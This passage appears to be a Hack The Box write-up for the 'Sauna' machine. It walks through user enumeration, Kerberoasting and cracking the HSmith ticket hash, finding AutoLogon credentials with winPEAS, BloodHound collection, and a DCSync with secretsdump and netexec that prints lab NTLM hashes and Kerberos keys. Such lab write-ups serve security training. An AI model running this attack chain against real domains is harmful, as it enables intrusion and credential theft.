I will start by getting a list of the valid accounts that I could use.

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 10.10.10.175 -u fsmith -p 'Thestrokes23' --rid-brute > users.txt

┌──(kali㉿kali)-[~]
└─$ grep User users.txt | awk '{print $6}'
EGOTISTICALBANK\Administrator
EGOTISTICALBANK\Guest
EGOTISTICALBANK\krbtgt
EGOTISTICALBANK\Domain
EGOTISTICALBANK\Protected
EGOTISTICALBANK\SAUNA$
EGOTISTICALBANK\HSmith
EGOTISTICALBANK\FSmith
EGOTISTICALBANK\svc_loanmgr
```

I found non default share that I have access to that could contain some information that I may need.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.175 -u fsmith -p 'Thestrokes23' --shares
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
SMB         10.10.10.175    445    SAUNA            [*] Enumerated shares
SMB         10.10.10.175    445    SAUNA            Share           Permissions     Remark
SMB         10.10.10.175    445    SAUNA            -----           -----------     ------
SMB         10.10.10.175    445    SAUNA            ADMIN$                          Remote Admin
SMB         10.10.10.175    445    SAUNA            C$                              Default share
SMB         10.10.10.175    445    SAUNA            IPC$            READ            Remote IPC
SMB         10.10.10.175    445    SAUNA            NETLOGON        READ            Logon server share
SMB         10.10.10.175    445    SAUNA            print$          READ            Printer Drivers
SMB         10.10.10.175    445    SAUNA            RICOH Aficio SP 8300DN PCL 6 WRITE          We cant print money
SMB         10.10.10.175    445    SAUNA            SYSVOL          READ            Logon server share
```

Now I will run Enum4linux-ng to see if I can enumerate further to make sure I don’t miss anything important.

```
[+] Found 1 printer(s):
\\10.10.10.175\RICOH Aficio SP 8300DN PCL 6:
  description: \\10.10.10.175\RICOH Aficio SP 8300DN PCL 6,RICOH Aficio SP 8300DN PCL 6,Bank Floor
  comment: We cant print money
  flags: '0×800000'
```

```
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: 41 days 23 hours 53 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: true
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set
```

I only have write access to RICOH share. So I decided to look into winrm

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec winrm 10.10.10.175 -u fsmith -p 'Thestrokes23'
WINRM       10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)
```

This user can now go into the machine with evil-winrm

```
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir


    Directory: C:\Users\FSmith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/3/2024  12:23 PM             34 user.txt



*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
0cb1ffc439da1d2d2ac11bff80153a08
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
```

Privilege escalation

Here I Could run Bloodhound but first I will check for any kerberoastable accounts.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetUserSPNs EGOTISTICAL-BANK.LOCAL/fsmith -dc-ip 10.10.10.175 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
ServicePrincipalName                          Name    MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------------------  ------  --------  --------------------------  ---------  ----------
SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111      HSmith            2020-01-23 00:54:34.140321  <never>



[-] CCache file is not found. Skipping ...
[-] Principal: EGOTISTICAL-BANK.LOCAL\HSmith - Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

The Clock Skew is too great meaning my time is not in sync with the time that kerberos has.

In order to fix this and sync it I can use the following.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo ntpdate 10.10.10.175
[sudo] password for kali:
2024-11-03 18:11:19.514218 (-0500) +28802.207044 +/- 0.036066 10.10.10.175 s1 no-leap
CLOCK: time stepped by 28802.207044
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetUserSPNs EGOTISTICAL-BANK.LOCAL/fsmith -dc-ip 10.10.10.175 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
ServicePrincipalName                          Name    MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------------------  ------  --------  --------------------------  ---------  ----------
SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111      HSmith            2020-01-23 00:54:34.140321  <never>



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*HSmith$EGOTISTICAL-BANK.LOCAL$EGOTISTICAL-BANK.LOCAL/HSmith*$59645b15704401c47c0e06bb20ba1775$79be4856708a68f0901bd747cc1130ea30b31db27315d0dc16f515c0cc8391e
cca6d713230f72a5d3bb9f8563c25227a6727af0d11bacffc6d638aba1f082a2cc45f1c322d4ed290adb5f395bfa1bad0fb8e68c151bdf2093a89f429d7a2c19b56104ef751549c229b4ede532b8b7144c08a43ae3
0b9091860051ea126727e370faf35bf87556e62dee96ac10b004213c4bf738f0ffb9fe487b8d84ee3fa4a5720803ca06f00ee79f4bd8687a768322e1a6c76bdbb413dfd4ee91d79b58dc2bb75341b2c52943108805
252317a4f74efe79093477e7abc67d9326343a390311fbf02e31f242427a61f64d79eeec481d235b102f7a0621c72b10edd1a0e7d19d1759501a53aebef5024a4c9a616562a19f5955f27d18336de9cf0b55e85f81
8b2d228c3825af81e005c61a7d518e731c812d9fc1707e27ea2c6d520e644fbf1cb11d2bfe84450f8e1218697553f075b148f27cde2c91504c9f5cba51c0e28b76269e99e5ae42a5efe33ea15889af3fcc34e5b399
52064f4ea59fb05487a295a2ed646a95ad8803b79fd8faf5d043a50f6862b058ef487e87bc3236b372499ec2fbae836f85d8623b47bcee23c36cca727b453ef10f81d2eb1ac361c356cd4f25a27857655ce2edf07e
387246ae6d9efff829903cc65a1d34aabcb4c2ff853b02a941676348e6e25f1b533d8bd8a90a66657731e035518a665d717327e3d74aa3516d1e0be19ab9d96b5268da2e47b36d35ef2ad50f3d1c68cf7935013777
70de15eb5c83f7573ffcaae63703e008d0691d0bf64868061183cd6d52ae7451d022df8e89fb4de4608baaba2b5bc202d8771117960e6ca92e6427b47823d788ae1cf0dcd407ab556a534e53c9178ff74a0673d5ff
7baf926f9185878b8b033d6315ec6f2ac7502e04a88f108c1785cf902073a12c7b16945ee094cf5b17fefa30488fa9368c0af90d9a8bd674977ebd9536a82794e54b8f739b2f360591e218e2d6b245a769d485733a
e2b0717a38281cc2ccda67047d63507034cb9ac2cc2538c6fe891fc571fd687c66662a733d87306d77fb84f7fa01cdda14679bfb93f5c9a782993d601cb373402b62d6541155d0603bb75e36589d46a8741f0fc9d7
696a4599be263201994eac3dce28d954da914cfbf5b2b7660cb4eb7643d4b84b072115d5834d28c99f6b8a83e02948f62b0aab5069888319e558030a24a2ee0178c54955382cb869bb5a48267fc04657ccae816042
3bf7dfb98e401d24de99ad07f205c17bb9c98c2458865228f5aad6234e7d4de1fa07dd9de536dfffcba95f017b6e82549f230b3be4476ad6b5d0ba81e4bbdf85c02993f0da8da07ae1ce8241be38f32e3de2b61021
41da43fa81b88efae0567225df1e11ebc748a8147c00fc8c03f8c9a4d199e
```

If I can break this TGS which is encrypted with the hash of the user account of the service I can gain access to this account.

```
$krb5tgs$23$*HSmith$EGOTISTICAL-BANK.LOCAL$EGOTISTICAL-BANK.LOCAL/HSmith*$59645b157044
01c47c0e06bb20ba1775$79be4856708a68f0901bd747cc1130ea30b31db27315d0dc16f515c0cc8391ecc
a6d713230f72a5d3bb9f8563c25227a6727af0d11bacffc6d638aba1f082a2cc45f1c322d4ed290adb5f39
5bfa1bad0fb8e68c151bdf2093a89f429d7a2c19b56104ef751549c229b4ede532b8b7144c08a43ae30b90
91860051ea126727e370faf35bf87556e62dee96ac10b004213c4bf738f0ffb9fe487b8d84ee3fa4a57208
03ca06f00ee79f4bd8687a768322e1a6c76bdbb413dfd4ee91d79b58dc2bb75341b2c52943108805252317
a4f74efe79093477e7abc67d9326343a390311fbf02e31f242427a61f64d79eeec481d235b102f7a0621c7
2b10edd1a0e7d19d1759501a53aebef5024a4c9a616562a19f5955f27d18336de9cf0b55e85f818b2d228c
3825af81e005c61a7d518e731c812d9fc1707e27ea2c6d520e644fbf1cb11d2bfe84450f8e1218697553f0
75b148f27cde2c91504c9f5cba51c0e28b76269e99e5ae42a5efe33ea15889af3fcc34e5b39952064f4ea5
9fb05487a295a2ed646a95ad8803b79fd8faf5d043a50f6862b058ef487e87bc3236b372499ec2fbae836f
85d8623b47bcee23c36cca727b453ef10f81d2eb1ac361c356cd4f25a27857655ce2edf07e387246ae6d9e
fff829903cc65a1d34aabcb4c2ff853b02a941676348e6e25f1b533d8bd8a90a66657731e035518a665d71
7327e3d74aa3516d1e0be19ab9d96b5268da2e47b36d35ef2ad50f3d1c68cf793501377770de15eb5c83f7
573ffcaae63703e008d0691d0bf64868061183cd6d52ae7451d022df8e89fb4de4608baaba2b5bc202d877
1117960e6ca92e6427b47823d788ae1cf0dcd407ab556a534e53c9178ff74a0673d5ff7baf926f9185878b
8b033d6315ec6f2ac7502e04a88f108c1785cf902073a12c7b16945ee094cf5b17fefa30488fa9368c0af9
0d9a8bd674977ebd9536a82794e54b8f739b2f360591e218e2d6b245a769d485733ae2b0717a38281cc2cc
da67047d63507034cb9ac2cc2538c6fe891fc571fd687c66662a733d87306d77fb84f7fa01cdda14679bfb
```

```
93f5c9a782993d601cb373402b62d6541155d0603bb75e36589d46a8741f0fc9d7696a4599be263201994e
ac3dce28d954da914cfbf5b2b7660cb4eb7643d4b84b072115d5834d28c99f6b8a83e02948f62b0aab5069
888319e558030a24a2ee0178c54955382cb869bb5a48267fc04657ccae8160423bf7dfb98e401d24de99ad
07f205c17bb9c98c2458865228f5aad6234e7d4de1fa07dd9de536dfffcba95f017b6e82549f230b3be447
6ad6b5d0ba81e4bbdf85c02993f0da8da07ae1ce8241be38f32e3de2b6102141da43fa81b88efae0567225
df1e11ebc748a8147c00fc8c03f8c9a4d199e
```

13100	Kerberos 5, etype 23, TGS-REP	$krb5tgs$23$*

```
$krb5tgs$23$*HSmith$EGOTISTICAL-BANK.LOCAL$EGOTISTICAL-BANK.LOCAL/HSmith*$59645b15704401c47c0e06bb20ba1775$79be4856708a68f0901bd747cc1130ea30b31db27315d0dc16f515c0cc8391e
cca6d713230f72a5d3bb9f8563c25227a6727af0d11bacffc6d638aba1f082a2cc45f1c322d4ed290adb5f395bfa1bad0fb8e68c151bdf2093a89f429d7a2c19b56104ef751549c229b4ede532b8b7144c08a43ae3
0b9091860051ea126727e370faf35bf87556e62dee96ac10b004213c4bf738f0ffb9fe487b8d84ee3fa4a5720803ca06f00ee79f4bd8687a768322e1a6c76bdbb413dfd4ee91d79b58dc2bb75341b2c52943108805
252317a4f74efe79093477e7abc67d9326343a390311fbf02e31f242427a61f64d79eeec481d235b102f7a0621c72b10edd1a0e7d19d1759501a53aebef5024a4c9a616562a19f5955f27d18336de9cf0b55e85f81
8b2d228c3825af81e005c61a7d518e731c812d9fc1707e27ea2c6d520e644fbf1cb11d2bfe84450f8e1218697553f075b148f27cde2c91504c9f5cba51c0e28b76269e99e5ae42a5efe33ea15889af3fcc34e5b399
52064f4ea59fb05487a295a2ed646a95ad8803b79fd8faf5d043a50f6862b058ef487e87bc3236b372499ec2fbae836f85d8623b47bcee23c36cca727b453ef10f81d2eb1ac361c356cd4f25a27857655ce2edf07e
387246ae6d9efff829903cc65a1d34aabcb4c2ff853b02a941676348e6e25f1b533d8bd8a90a66657731e035518a665d717327e3d74aa3516d1e0be19ab9d96b5268da2e47b36d35ef2ad50f3d1c68cf7935013777
70de15eb5c83f7573ffcaae63703e008d0691d0bf64868061183cd6d52ae7451d022df8e89fb4de4608baaba2b5bc202d8771117960e6ca92e6427b47823d788ae1cf0dcd407ab556a534e53c9178ff74a0673d5ff
7baf926f9185878b8b033d6315ec6f2ac7502e04a88f108c1785cf902073a12c7b16945ee094cf5b17fefa30488fa9368c0af90d9a8bd674977ebd9536a82794e54b8f739b2f360591e218e2d6b245a769d485733a
e2b0717a38281cc2ccda67047d63507034cb9ac2cc2538c6fe891fc571fd687c66662a733d87306d77fb84f7fa01cdda14679bfb93f5c9a782993d601cb373402b62d6541155d0603bb75e36589d46a8741f0fc9d7
696a4599be263201994eac3dce28d954da914cfbf5b2b7660cb4eb7643d4b84b072115d5834d28c99f6b8a83e02948f62b0aab5069888319e558030a24a2ee0178c54955382cb869bb5a48267fc04657ccae816042
3bf7dfb98e401d24de99ad07f205c17bb9c98c2458865228f5aad6234e7d4de1fa07dd9de536dfffcba95f017b6e82549f230b3be4476ad6b5d0ba81e4bbdf85c02993f0da8da07ae1ce8241be38f32e3de2b61021
41da43fa81b88efae0567225df1e11ebc748a8147c00fc8c03f8c9a4d199e:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*HSmith$EGOTISTICAL-BANK.LOCAL$EGOTISTI ... 4d199e
Time.Started.....: Sun Nov  3 18:18:05 2024 (5 secs)
Time.Estimated ...: Sun Nov  3 18:18:10 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2210.3 kH/s (0.52ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539008/14344385 (73.47%)
```

It has the same password as my account.

Ok so its time to run bloodhound because sadly this account doesn't really have any priv that my previous account had.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec winrm 10.10.10.175 -u hsmith -p 'Thestrokes23'
WINRM       10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM       10.10.10.175    5985   SAUNA            [-] EGOTISTICAL-BANK.LOCAL\hsmith:Thestrokes23

┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.175 -u hsmith -p 'Thestrokes23' --shares
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\hsmith:Thestrokes23
SMB         10.10.10.175    445    SAUNA            [*] Enumerated shares
SMB         10.10.10.175    445    SAUNA            Share           Permissions     Remark
SMB         10.10.10.175    445    SAUNA            -----           -----------     ------
SMB         10.10.10.175    445    SAUNA            ADMIN$                          Remote Admin
SMB         10.10.10.175    445    SAUNA            C$                              Default share
SMB         10.10.10.175    445    SAUNA            IPC$            READ            Remote IPC
SMB         10.10.10.175    445    SAUNA            NETLOGON        READ            Logon server share
SMB         10.10.10.175    445    SAUNA            print$          READ            Printer Drivers
SMB         10.10.10.175    445    SAUNA            RICOH Aficio SP 8300DN PCL 6 WRITE          We cant print money
SMB         10.10.10.175    445    SAUNA            SYSVOL          READ            Logon server share
```

I decided that my next step would be to use Winpeas to see any obvious vectors.

Winpeas


```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> upload winPEASx64.exe

Info: Uploading /home/kali/Desktop/htb/winPEASx64.exe to C:\Users\FSmith\Desktop\winPEASx64.exe

Data: 13122900 bytes of 13122900 bytes copied

Info: Upload successful!
```

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName               :  EGOTISTICALBANK
    DefaultUserName                 :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword                 :  Moneymakestheworldgoround!
```

Found some account credentials.

```
DefaultDomainName               :  EGOTISTICALBANK
    DefaultUserName                 :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword                 :  Moneymakestheworldgoround!
```

This account has auto logged in.



There is another user here with a similar account but it is not the same.

I can try to winrm with this account maybe its using the same password.

New user account

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec winrm 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
WINRM       10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)
```

It does allow me to winrm with this account.

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Desktop> dir
*Evil-WinRM* PS C:\Users\svc_loanmgr\Desktop>
```

The desktop is empty. I will now rerun winpeas here to see if maybe I can find a new vector.

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
```

I don’t really see any new privileges out of the bat.

No new vectors were found with winpeas.


Now I will try bloodhound. At this moment I have 3 accounts 2 which are valid.

For some reason this machine wouldn’t let me use bloodhound-python or even use bloodhound through netexec. So I tried to use the sharphound.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/3/2024   4:10 PM          25083 20241103161016_BloodHound.zip
-a----         11/3/2024   4:08 PM        1556992 SharpHound.exe
-a----         11/3/2024   4:10 PM           1308 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin
```

Thankfully sharphound worked.

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Desktop> download 20241103161016_BloodHound.zip

Info: Downloading C:\Users\svc_loanmgr\Desktop\20241103161016_BloodHound.zip to 20241103161016_BloodHound.zip

Info: Download successful!
```



I have access to SVC_LOANMGR has dsync right.

> The user SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL has the DS-Replication-Get-Changes and the DS-Replication-Get-Changes-All privilege on the domain EGOTISTICAL-BANK.LOCAL.
>
> These two privileges allow a principal to perform a DCSync attack.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-secretsdump SVC_LOANMGR:'Moneymakestheworldgoround!'@10.10.10.175
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:a7c7504c55ec90437cd94bc26366bad5:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:c02df349555c67c7a8791a3994cbe5ea41ff06bebd836417a74ceb22a1b3867e
```

Another Tool I could’ve used was netexec

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!' --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!
SMB         10.10.10.175    445    SAUNA            [-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
SMB         10.10.10.175    445    SAUNA            [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.10.175    445    SAUNA            Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
SMB         10.10.10.175    445    SAUNA            Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.175    445    SAUNA            krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
SMB         10.10.10.175    445    SAUNA            EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
SMB         10.10.10.175    445    SAUNA            EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
SMB         10.10.10.175    445    SAUNA            EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SMB         10.10.10.175    445    SAUNA            SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:a7c7504c55ec90437cd94bc26366bad5:::
SMB         10.10.10.175    445    SAUNA            [+] Dumped 7 NTDS hashes to /home/kali/.nxc/logs/SAUNA_10.10.10.175_2024-11-03_125016.ntds of which 6 were added to the database
SMB         10.10.10.175    445    SAUNA            [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.10.10.175    445    SAUNA            [*] cat /home/kali/.nxc/logs/SAUNA_10.10.10.175_2024-11-03_125016.ntds | grep -iv disabled | cut -d ':' -f1
SMB         10.10.10.175    445    SAUNA            [*] grep -iv disabled /home/kali/.nxc/logs/SAUNA_10.10.10.175_2024-11-03_125016.ntds | cut -d ':' -f1
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1
beab9a201db1dd:::
